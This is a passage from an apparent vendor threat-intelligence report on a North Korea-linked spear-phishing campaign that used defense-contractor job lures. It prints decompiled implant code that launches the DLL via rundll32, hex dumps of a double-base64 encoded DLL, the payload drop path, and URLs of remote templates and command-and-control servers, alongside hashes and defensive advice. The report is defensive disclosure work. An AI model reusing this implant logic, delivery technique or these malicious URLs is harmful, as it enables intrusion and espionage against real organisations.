One notable difference with the 2019 campaign is the main malicious document contained the implant payload, unlike the 2020 campaign that relied on the Microsoft Office remote template injection technique. Even though the technique is different, we did observe likenesses as we began to dissect the remote template document. There are some key similarities within the VBA code embedded in the documents. Below we see the 2019 (left) and 2020 (right) side-by-side comparison of two essential functions, that closely match each other, within the VBA code that extracts/drops/executes the payload.

VBA code of *13c47e19182454efa60890656244ee11c76b4904* (left) and *acefc63a2ddb24157fc102c6a11d6f27cc777d* (right)

The VBA macro drops the first payload of thumbnail.db at the filepath, which resembles the filepath used in 2020.

```
%USERPROFILE%\AppData\Local\Microsoft\ThumbNail\thumbnail.db
```

The VB code also passes the decryption key over to the DLL payload, thumbnail.db. Below you can see the code within thumbnail.db accepting those parameters.

Unpacked thumbnail.db *bff1do6b9ef381166de55959d73ff93b*

What is interesting is the structure in which this information is being passed over. This 2019 sample is identical to what we documented within the 2020 campaign.

```
"C:\Windows\System32\rundll32.exe" "full path of module", SetupWorkStation S-6-38-4412-76700627-315277-3247 0 0 9109
```

Another resemblance discovered was the position of the .dll implant existing in the exact same location for both 2019 and 2020 samples; "o" field under "UserForms1".

"o" field of *13c47e19182454efa60890656244ee11c76b4904*

All 2020 .dotm IoCs contain the same .dll implant within the "o" field under "UserForms1", however, to not overwhelm this write-up with separate screenshots, only one sample is depicted below. Here you can see the parallel between both 2019 and 2020 "o" sections.

"o" field of *acefc63a2ddb24157fc102c6a11d6f27cc777d*

Another similarity is the encoding of double base64, though in the spirit of competing hypothesis, we did want to note that other adversaries may also use this type of encoding. However, when you couple these similarities with the same lure of an Indian defense contractor, the pendulum starts to lean more to one side of a possible common author between both campaigns. This may indicate another technique being added to the adversary's arsenal of attack vectors.

One method to keep the campaign dynamic and more difficult to detect is hosting implant code remotely. There is one disadvantage of embedding an implant within a document sent to a victim; the implant code could be detected before the document even reaches the victim's inbox. Hosting it remotely enables the implant to be easily switched out with new capabilities without running the risk of the document being classified as malicious.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	00	02	08	00	28	00	00	00	90	C3	13	80	56	46	5A	78	....(.....VFZx
00000010	55	55	46	42	54	55	46	42	51	55	46	46	51	55	46	42	UUFBTUFBQUFFQUFB
00000020	51	53	38	76	4F	45	46	42	54	47	64	42	51	55	46	42	QS8v0EFBTGdBQUFB
00000030	51	55	46	42	51	55	46	52	51	55	46	42	51	55	46	42	QUFBQUFFQUFBQUFB
00000040	51	55	46	42	51	55	46	42	51	55	46	42	51	55	46	42	QUFBQUFBQUFBQUFB
00000050	51	55	46	42	51	55	46	42	51	55	46	42	51	55	46	42	QUFBQUFBQUFBQUFB
00000060	51	55	46	42	51	55	46	42	51	55	46	42	51	55	46	42	QUFBQUFBQUFBQUFB
00000070	51	55	46	42	51	55	46	46	51	55	56	42	51	55	45	30	QUFBQUFFQUVBQUE0
00000080	5A	6E	56	6E	4E	45	46	30	51	57	35	4F	53	57	4A	6E	ZnVnMEFOQW50SjWn
00000090	51	6C	52	4E	4D	47	68	57	52	32	68	77	59	33	6C	43	Q1RNMGhWR2hwY31C
000000A0	64	32	4E	74	4F	57	35	6A	62	55	5A	30	53	55	64	4F	d2Nt0W5jbUZ0SUd0
000000B0	61	47	4A	74	4E	58	5A	6B	51	30	4A	70	57	6C	4E	43	aGJtNXZkQ0JpWlNC
000000C0	65	57	52	58	4E	47	64	68	56	7A	52	6E	55	6B	55	35	eWfXNGdhVzRnUkU5
000000D0	56	45	6C	48	4D	58	5A	61	52	31	56	31	52	46	45	77	VE1HMXZaR1V1RFEw
000000E0	53	30	70	42	51	55	46	42	51	55	46	42	51	55	46	44	S0pBQUFBQUFBQUFD
000000F0	5A	57	35	43	52	55	59	79	64	6A	45	76	56	6E	52	79	ZW5CRUYydjEvVnRy
00000100	4F	57	59	78	59	6D	45	76	57	44	6C	58	4D	44	52	59	0WYxYmEvWD1XMDRY
00000110	4F	46	5A	30	52	44	6C	6D	4D	57	4A	55	61	47	5A	30	0FZ0RD1mWUJUaGZ0
00000120	56	7A	49	76	4D	53	39	57	64	45	39	47	4B	30	5A	69	VzIvMS9WdE9GK0Zi
00000130	57	53	39	59	4F	56	63	77	4E	46	68	7A	56	6E	59	7A	W89Y0VcwNfHzVnYz
00000140	4F	57	59	78	59	6D	45	76	57	44	56	58	65	6E	59	31	0WYxYmEvWDVXenY1
00000150	4C	31	5A	7A	52	6D	63	78	56	6C	70	79	4C	31	67	35	L1ZzRmCxV1pyL1g5
00000160	56	33	64	58	52	47	68	57	63	33	49	35	5A	6A	46	69	V3dXRgHwC3I5ZjF1
00000170	51	6C	6C	4F	55	6C	64	78	5A	6E	67	76	56	6E	4E	47	Q110U1dxZngvVnNG
00000180	5A	7A	42	47	59	6C	4D	76	57	44	6C	58	64	31	64	45	ZzBGY1MvWD1Xd1dE
00000190	61	31	5A	30	64	6A	6C	6D	4D	57	4A	43	57	55	39	57	a1Z0djlMmWJCWU9W
000001A0	56	7A	49	76	4D	53	39	57	63	30	5A	6E	4E	47	78	69	VzIvMS9Wc0ZnMGxi
000001B0	59	69	39	59	4F	56	64	56	62	57	78	71	59	55	35	79	Y19Y0VdVb0xqYU5y
000001C0	4F	57	59	78	57	55	46	42	51	55	46	42	51	55	46	42	0WYxNUFBQUFBQUFB
000001D0	51	55	46	42	51	55	46	42	51	55	46	42	51	55	46	42	QUFBQUFBQUFBQUFB
000001E0	51	55	46	42	51	55	46	42	51	55	46	42	51	55	46	43	QUFBQUFBQUFBQUFC
000001F0	55	56	4A	52	51	55	46	61	53	56	6C	45	51	55	56	4B	UVJRQUFaSV1EQVVK
00000200	64	57	39	57	4D	45	46	42	51	55	46	42	51	55	46	42	dW9WMEFBQUFBQUFB
00000210	51	55	46	51	51	55	46	4A	61	55	46	4D	51	57	64	76	QUFQUFJaUFMQWdv
00000220	51	55	46	43	51	55	78	42	51	55	46	6E	51	55	46	42	QUFCQUxBQUFnQUFB
00000230	51	56	56	43	61	30	46	6A	52	6D	4E	72	51	55	46	43	QVVCa0FjRmNrQUFC
00000240	5A	30	64	52	51	55	46	42	51	55	4E	42	51	56	46	42	Z0dRQUFBQUNBQVFB
00000250	51	55	46	42	51	56	46	42	51	55	46	42	51	57	64	42	QUFBQVFBQUFBQWdB
00000260	51	55	4A	52	51	55	4E	42	51	55	46	42	51	55	46	42	QUJRQUFBQUFBQUFB
00000270	52	6B	46	42	53	55	46	42	51	55	46	42	51	55	46	44	RkFBsUFBQUFBQUFD
00000280	55	55	70	42	51	55	46	46	51	55	46	42	51	55	46	42	UUpBQUFFQUFBQUFB

\*\*-HAL-MANAGER.doc UserForm1 with double base64 encoded DLL

	Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
▼ VBA	00000000	00	02	08	00	28	00	00	00	58	35	0F	80	56	46	5A	78	....(..X5..VFZx
ThisDocument	00000010	55	55	46	42	54	55	46	42	51	55	46	46	51	55	46	42	UUFBUFBQUFFQUFB
__SRP_2	00000020	51	53	38	76	4F	45	46	42	54	47	64	42	51	55	46	42	Q88v0EFTGdQBQFB
__SRP_3	00000030	51	55	46	42	51	55	46	52	51	55	46	42	51	55	46	42	QUBFQUFBQUFBQUBF
UserForm1	00000040	51	55	46	42	51	55	46	42	51	55	46	42	51	55	46	42	QUBFQUFBQUFBQUBF
Module1	00000050	51	55	46	42	51	55	46	42	51	55	46	42	51	55	46	42	QUBFQUFBQUFBQUBF
_VBA_PROJECT	00000060	51	55	46	42	51	55	46	42	51	55	46	42	51	55	46	42	QUBFQUFBQUFBQUBF
dir	00000070	51	55	46	42	51	55	45	72	51	55	46	42	51	55	45	30	QUBFQUErQUBFQUE0
__SRP_0	00000080	5A	6E	56	6E	4E	45	46	30	51	57	35	4F	53	57	4A	6E	ZnVnNEFOQW50S0WJn
__SRP_1	000000A0	64	32	4E	74	4F	57	35	6A	62	55	5A	30	53	55	64	4F	d2Nt0W5jbuZ0S0Ud0
▼ UserForm1	000000B0	61	47	4A	74	4E	58	5A	6B	51	30	4A	70	57	6C	4E	43	aGJtNXZkQ0JpW1NC
f	000000C0	65	57	52	58	4E	47	64	68	56	7A	52	6E	55	6B	55	35	eWRXNGdhVzRnUkU5
o	000000D0	56	45	6C	48	4D	58	5A	61	52	31	56	31	52	46	45	77	VE1HMXZaR1V1RFEw
\1CompObj	000000E0	53	30	70	42	51	55	46	42	51	55	46	42	51	55	46	43	S0pBQUFBQUFBQUFC
\3VBFrame	000000F0	56	6C	4E	56	61	57	46	46	55	32	64	74	65	56	4A	46	V1NVaWFFU2dteVJF
	00000100	62	30	70	7A	61	31	4A	4C	51	32	4A	4B	56	6A	4E	75	b0pza1JLQ2JKVjNu
	00000110	53	48	6C	55	62	32	39	4B	63	32	78	59	5A	57	4E	69	SHLub29Kc2xY2WNI
	00000120	53	6A	42	54	5A	32	31	35	56	6D	51	31	4B	32	4E	72	SjBTZ215VmQ1K2Nr
	00000130	5A	55	74	44	59	6B	70	36	54	6D	5A	76	65	56	4A	4E	ZUtdYkp6Tm2veVJN
	00000140	62	30	70	7A	62	6B	30	78	4C	32	4A	4B	52	55	4E	6E	b0pzbk0xL2JKRUnn
	00000150	62	58	6C	6A	65	6C	67	33	59	32	74	58	53	30	4E	69	bX1Jelg3Y2tXS0Ni
	00000160	53	6B	56	54	5A	32	35	35	59	6C	56	76	53	6E	4E	72	SkVTZ255Y1VvSnNr
	00000170	55	31	56	4E	55	45	70	47	51	32	64	74	65	56	4A	4B	U1VNUepQ2dteVJK
	00000180	55	53	74	7A	61	31	46	4C	51	32	4A	4B	53	45	68	79	UStzalFLQ2JKSEhy
	00000190	4F	58	6C	53	51	57	39	4B	63	32	74	54	56	56	42	71	OX1SQW9Kc2tTVVBq
	000001A0	53	6B	56	44	5A	32	31	35	56	6B	70	77	57	54	4A	6E	SkVDZ215VkpWtUjn
	000001B0	55	6B	74	44	59	6B	70	42	51	55	46	42	51	55	46	42	UktdYkpBQUFBQUBF
	000001C0	51	55	46	42	51	6C	46	53	55	55	46	42	57	6B	6C	5A	QUFBQ1FSUUFBwK1Z
	000001D0	52	45	46	4C	4B	31	5A	77	4D	54	52	42	51	55	46	42	REFLk1ZwMTRBQUBF
	000001E0	51	55	46	42	51	55	46	42	55	45	46	42	53	57	6C	42	QUBFQUBUEFBw1B
	000001F0	54	45	46	6E	64	30	46	42	53	45	46	4A	51	55	46	42	TEFnd0FBSEFJQUBF
	00000200	64	30	46	42	51	55	45	34	51	57	39	42	53	55	5A	5A	d0FBQUE4QW9BSUZZ
	00000210	56	45	46	42	51	55	46	44	64	30	46	42	51	55	46	44	VEFBQUFD0FBQUFD
	00000220	51	55	46	52	51	55	46	42	51	55	46	52	51	55	46	42	QUFRQUBFQUFRQUBF
	00000230	51	55	46	6E	51	55	46	43	5A	30	46	42	51	55	46	42	QUFhQUFCZ0FBQUBF
	00000240	51	55	46	42	51	55	46	42	51	55	46	42	51	55	46	42	QUBFQUBBQUBFQUBF
	00000250	51	55	46	42	51	32	64	46	64	30	46	42	52	55	46	42	QUFBQ2dFd0FBRUBF
	00000260	51	55	46	42	51	55	46	42	51	55	6C	42	57	55	46	46	QUFBQUFBQUBwUFF
	00000270	51	55	46	43	51	55	46	42	51	55	46	42	51	55	46	42	QUFCQUBFQUBFQUBF
	00000280	55	55	46	42	51	55	46	42	51	55	46	42	51	55	46	42	UUFBUFBQUFBQUBF

17.DOTM UserForm1 with double base64 encoded DLL from \*\*\*\*\*\_DSS\_SE.docx

According to a code similarity analysis, the implant embedded in \*\*-HAL-Manager.doc contains some similarities to the implants from the 2020 campaign. However, we believe that the implant utilized in the 2019 campaign associated with \*\*-Hal-Manager.doc may be another component. First, besides the evident similarities in the Visual Basic macro code and the method for encoding (double base64) there are some functional level similarities. The DLL file is run in a way with similar parameters.

```

Filename = 0;
memset(&v13, 0, 0x103u);
CommandLine = 0;
memset(&v11, 0, 0x1FFu);
v8 = 0;
memset(&v9, 0, 0x1FFu);
v7 = 0;
if ( lstrlenA(lpString) != 32 )
    return 0;
v3 = LocalAlloc(0x400u, 0x104u);
v4 = 260;
v5 = v3;
while ( v4 != -2147483386 )
{
    v6 = v5[a1 - (_DWORD)v3];
    if ( !v6 )
        break;
    *v5++ = v6;
    if ( !--v4 )
        goto LABEL_9;
}
if ( v4 )
    goto LABEL_10;
LABEL_9:
--v5;
LABEL_10:
*v5 = 0;
CreateThread(0, 0, sub_10007C20, v3, 0, 0);
GetModuleFileNameA(HMODULE)0x10000000, &Filename, 0x104u);
sub_10006360(512, "C:\\Windows\\System32\\rundll32.exe \"%s\"", SetupWorkStation %s 0 0 9109 1", &Filename, lpString);
sub_100079A0(&CommandLine, (int)v7);
sub_10006360(512, "\"%s\"", SetupWorkStation %s 0 0 9109 1", &Filename, lpString);
sub_10007AD0();
return 1;
}

```

DLL execution code \*\*-Hal-Manager.doc implant

```

v3 = a1;
v4 = a3;
v5 = a2;
Filename = 0;
memset(&Dst, 0, 0x103ui64);
Dest = 0;
memset(&v17, 0, 0x1FFui64);
v18 = 0;
memset(&v19, 0, 0x1FFui64);
LODWORD(v13[0]) = 0;
if ( lstrlenA(v5) != 32 )
    return 0i64;
v7 = LocalAlloc(0x40u, 0x104ui64);
v8 = 260i64;
v9 = v7;
v10 = v3 - (_QWORD)v7;
do
{
    if ( v8 == -2147483386 )
        break;
    v11 = v9[v10];
    if ( !v11 )
        break;
    *v9++ = v11;
    --v8;
}
while ( v8 );
if ( !v8 )
    --v9;
*v9 = 0;
CreateThread(0i64, 0i64, sub_180007B70, v7, 0, 0i64);
GetModuleFileNameA((HMODULE)0x180000000i64, &Filename, 0x104u);
sub_180006B48(
    &Dst,
    512i64,
    "C:\\Windows\\System32\\rundll32.exe \"%s\\", sqlite3_steps %s 0 0 %s 1",
    &Filename,
    v5,
    v4,
    v13[0]);
sub_180007858(&Dst);
sub_180006B48(&v18, 512i64, "\"%s\\", sqlite3_steps %s 0 0 %s 1", &Filename, v5, v4);
sub_180007A04(v12, &v18);
return 1i64;
}

```

DLL execution code 2020 implant

## Campaign Context: Victimology

The victimology is not exactly known due to the lack of spear phishing emails uncovered; however, we can obtain some insight from the analysis of telemetry information and lure document context. The lure documents contained job descriptions for engineering and project management positions in relationship to active defense contracts. The individuals receiving these documents in a targeted spear phishing campaign were likely to have an interest in the content within these lure documents, as we have observed in previous campaigns, as well as some knowledge or relationship to the defense industry.

## Infrastructure Insights

Our analysis of the 2019 and 2020 campaigns reveals some interesting insight into the command and control infrastructure behind them, including domains hosted in Italy and the United States. During our investigation we observed a pattern of using legitimate domains to host command and control code. This is beneficial to the adversary as most organizations do not block trusted websites, which allows for the potential bypass of security controls. The adversary took the effort to compromise the domains prior to launching the actual campaign. Further, both 2019 and 2020 job recruitment campaigns shared the same command and control server hosted at elite4print.com.

The domain mireene.com with its various sub-domains have been used by Hidden Cobra in 2020. The domains identified to be used in various operations in 2020 falling under the domain mireene.com are:

- saemaeul.mireene.com
- orblog.mireene.com
- sgmedia.mireene.com
- vnext.mireene.com
- nhpurumy.mireene.com
- jmable.mireene.com
- jmdesign.mireene.com
- all200.mireene.com

Some of these campaigns use similar methods as the 2020 defense industry campaign:

- Malicious document with the title *European External Action Service* [8]

- Document with Korean language title *비건 미국무부 부장관 서신doc* (U.S. Department of State Secretary of State Correspondence 20200302.doc).

## Techniques, Tactics and Procedures (TTPS)

---

The TTPs of this campaign align with those of previous Hidden Cobra operations from 2017 using the same defense contractors as lures. The 2017 campaign also utilized malicious Microsoft Word documents containing job postings relating to certain technologies such as job descriptions for engineering and project management positions involving aerospace and military surveillance programs. These job descriptions are legitimate and taken directly from the defense contractor's website. The exploitation method used in this campaign relies upon a remote Office template injection method, a technique that we have seen state actors use recently.

However, it is not uncommon to use tools such as EvilClippy to manipulate the behavior of Microsoft Office documents. For example, threat actors can use pre-built kits to manipulate clean documents and embed malicious elements; this saves time and effort. This method will generate a consistent format that can be used throughout campaigns. As a result, we have observed a consistency with how some of the malicious elements are embedded into the documents (i.e. double base64 encoded payload). Further mapping these techniques across the MITRE ATT&CK framework enables us to visualize different techniques the adversary used to exploit their victims.

---

MITRE ATT&CK mapping for malicious documents

These Microsoft Office templates are hosted on a command and control server and the downloaded link is embedded in the first stage malicious document.

The job postings from these lure documents are positions for work with specific US defense programs and groups:

- F-22 Fighter Jet Program
- Defense, Space and Security (DSS)
- Photovoltaics for space solar cells
- Aeronautics Integrated Fighter Group
- Military aircraft modernization programs

Like previous operations, the adversary is using these lures to target individuals, likely posing as a recruiter or someone involved in recruitment. Some of the job postings we have observed:

- Senior Design Engineer
- System Engineer

Professional networks such as LinkedIn could be a place used to deliver these types of job descriptions.

## Defensive Architecture Recommendations

---

Defeating the tactics, techniques and procedures utilized in this campaign requires a defense in depth security architecture that can prevent or detect the attack in the early stages. The key controls in this case would include the following:

1. **Threat Intelligence Research and Response Program.** Its critical to keep up with the latest Adversary Campaigns targeting your specific vertical. A robust threat response process can then ensure that controls are adaptable to the TTPs and, in this case, create heightened awareness
2. **Security Awareness and Readiness Program.** The attackers leveraged spear-phishing with well-crafted lures that would be very difficult to detect initially by protective technology. Well-trained and ready users, informed with the latest threat intelligence on adversary activity, are the first line of defense.
3. **End User Device Security.** Adaptable endpoint security is critical to stopping this type of attack early, especially for users working from home and not behind the enterprise web proxy or other layered defensive capability. Stopping or detecting the first two stages of infection requires an endpoint security capability of identifying file-less malware, particularly malicious Office documents and persistence techniques that leverage start-up folder modification.
4. **Web Proxy.** A secure web gateway is an essential part of enterprise security architecture and, in this scenario, can restrict access to malicious web sites and block access to the command and control sites.
5. **Sec Ops** – Endpoint Detection and Response (EDR) can be used to detect techniques most likely in stages 1, 2 or 4. Additionally, EDR can be used to search for the initial documents and other indicators provided through threat analysis.

For further information on how McAfee Endpoint Protection and EDR can prevent or detect some of the techniques used in this campaign, especially use of malicious Office documents, please refer to these previous blogs and webinar:

<https://www.mcafee.com/blogs/other-blogs/mcafee-labs/ens-10-7-rolls-back-the-curtain-on-ransomware/>

<https://www.mcafee.com/blogs/other-blogs/mcafee-labs/how-to-use-mcafee-atp-to-protect-against-emotet-lemonduck-and-powerminer/>

<https://www.mcafee.com/enterprise/en-us/forms/gated-form.html?docID=video-6157567326001>

## Indicators of Compromise

SHA256	File Name
322aa22163954ff3ff017014e357b756942a2a762f1c55455c83fd594e844fdd	*****_DSS_SE.docx
a3eca35d14b0e020444186a5faaba5997994a47af08580521f808b1bb83d6063	*****_PMS.docx
d1e2a9367338d185ef477acc4d91ad45f5e6a7d11936c3eb4be463ae0b119185	***_JD_2020.docx
ecbe46ca324096fd5e35729f39fa3bda9226bbefd6286d53e61b1be56a36de5b	***_2020_JD_SDE.docx
40fbac7a241bea412734134394ca81c0090698cf0689f2b67c54aa66b7e04670	83878C91171338902E0FE0FB97A8C47A.dotm
6a3446b8a47f0ab4f536015218b22653fff8b18c595fbc5b0c09d857eba7c7a1	*****_AERO_GS.docx
df5536c254a5d9ac626dbff7525de8301729807433d377db807ce3d8bc7c3ffe	**_IFG_536R.docx
1b0c82e71a53300c969da61b085c8ce623202722cf3fa2d79160dac16642303f	43.dotm
d7ef8935437d61c975feb2bd826d018373df099047c33ad7305585774a272625	17.dotm
49724ee7a6baf421ac5a2a3c93d32e796e2a33d7d75bbfc02239fc9f4e3a41e0	Senior_Design_Engineer.docx
66e5371c3da7dc9a80fb4c0fabfa23a30d82650c434eec86a95b6e239eccab88	61.dotm
7933716892e0d6053057f5f2df0ccadf5b06dc739fea79ee533dd0cec98ca971	*****_spectrolab.docx
43b6b0af744124da5147aba81a98bc7188718d5d205acf929affab016407d592	***_ECS_EPM.docx
70f66e3131cfbda4d2b82ce9325fed79e1b3c7186bdbb5478f8cbd49b965a120	*****_dds_log.jpg
adcdbec0b92da0a39377f5ab95ffe9b6da9682faaa210abcaaa5bd51c827a9e1	21대 국회의원 선거 관련.docx
dbbdcc944c4bf4baea92d1c1108e055a7ba119e97ed97f7459278f1491721d02	외교문서 관련(이재춘국장).docx

## URLs

<a href="https://www.anca-aste.it/uploads/form/02E319AF73A33547343B71D5CB1064BC.dotm">https://www.anca-aste.it/uploads/form/02E319AF73A33547343B71D5CB1064BC.dotm</a>
<a href="http://www.elite4print.com/admin/order/batchPdfs.asp">http://www.elite4print.com/admin/order/batchPdfs.asp</a>
<a href="https://www.sanlorenzoyacht.com/news/uploads/docs/43.dotm">https://www.sanlorenzoyacht.com/news/uploads/docs/43.dotm</a>
<a href="https://www.astedams.it/uploads/template/17.dotm">https://www.astedams.it/uploads/template/17.dotm</a>
<a href="https://www.sanlorenzoyacht.com/news/uploads/docs/1.dotm">https://www.sanlorenzoyacht.com/news/uploads/docs/1.dotm</a>
<a href="https://www.anca-aste.it/uploads/form/*****_jd_t034519.jpg">https://www.anca-aste.it/uploads/form/*****_jd_t034519.jpg</a>
<a href="http://saemaeul.mireene.com/skin/board/basic/bin">http://saemaeul.mireene.com/skin/board/basic/bin</a>
<a href="http://saemaeul.mireene.com/skin/visit/basic/log">http://saemaeul.mireene.com/skin/visit/basic/log</a>
<a href="https://web.opendrive.com/api/v1/download/file.json/MzBfMjA1Njc0ODhf?inline=0">https://web.opendrive.com/api/v1/download/file.json/MzBfMjA1Njc0ODhf?inline=0</a>
<a href="https://od.lk/d/MzBfMjA1Njc0ODdf/pubmaterial.dotm">https://od.lk/d/MzBfMjA1Njc0ODdf/pubmaterial.dotm</a>
<a href="https://www.ne-ba.org/files/gallery/images/83878C91171338902E0FE0FB97A8C47A.dotm">https://www.ne-ba.org/files/gallery/images/83878C91171338902E0FE0FB97A8C47A.dotm</a>

## Conclusion

In summary, ATR has been tracking a targeted campaign focusing on the aerospace and defense industries using false job descriptions. This campaign looks very similar, based on shared TTPs, with a campaign that occurred in 2017 that also targeted some of the same industry. This campaign began early April 2020 with the latest activity in mid-June. The campaign's objective is to collect information from individuals connected to the industries in the job descriptions.

Additionally, our forensic research into the malicious documents show they were created by the same adversary, using Korean and English language systems. Further, discovery of legitimate template files used to build these documents also sheds light on some of the initial research put into the development of this campaign. While McAfee ATR has observed these techniques before, in previous campaigns in 2017 and 2019 using the same TTPs, we can conclude there has been an increase in activity in 2020.

McAfee detects these threats as

- Trojan-FRVP!2373982CDABA
- Generic Dropper.aou
- Trojan-FSGY!3C6009D4D7B2
- Trojan-FRVP!CEE70135CBB1
- W97M/Downloader.cxu
- Trojan-FRVP!63178C414AF9
- Exploit-cve2017-0199.ch
- Trojan-FRVP!AF83AD63D2E3
- RDN/Generic Downloader.x
- W97M/Downloader.bjp
- W97M/MacroLess.y

NSP customers will have new signatures added to the “[HTTP: Microsoft Office OLE Arbitrary Code Execution Vulnerability \(CVE-2017-0199\)](#)” attack name. The updated attack is part of our latest NSP sigset release: [sigset 10.8.11.9](#) released on 28<sup>th</sup> July 2020. The KB details can be found here: [KB55446](#)

[1] <https://www.bbc.co.uk/news/business-53026175>

[2] <https://www.welivesecurity.com/2020/06/17/operation-interception-aerospace-military-companies-cyberspies/>

[3] <https://www.justice.gov/opa/pr/north-korean-regime-backed-programmer-charged-conspiracy-conduct-multiple-cyber-attacks-and>

[4] <https://www.justice.gov/opa/pr/north-korean-regime-backed-programmer-charged-conspiracy-conduct-multiple-cyber-attacks-and>

5 <https://www.us-cert.gov/northkorea>

[5] <https://www.virustotal.com/gui/file/4a08c391f91cc72de7a78b5fd5e7f74adfec77075e191685311fa598e07d806/detection> – Gamaredon Group

[6] [https://docs.microsoft.com/en-us/openspecs/office\\_standards/ms-docx/550efe71-4f40-4438-ac89-23ec1c1d2182](https://docs.microsoft.com/en-us/openspecs/office_standards/ms-docx/550efe71-4f40-4438-ac89-23ec1c1d2182)

[7] <https://www.welivesecurity.com/2020/06/17/operation-interception-aerospace-military-companies-cyberspies/>

[8] <https://otx.alienvault.com/pulse/5e8619b52e480b485e58259a>

## About the Author

---

[Previous Article](#)

[Next Article](#)

Categories: [McAfee Labs](#)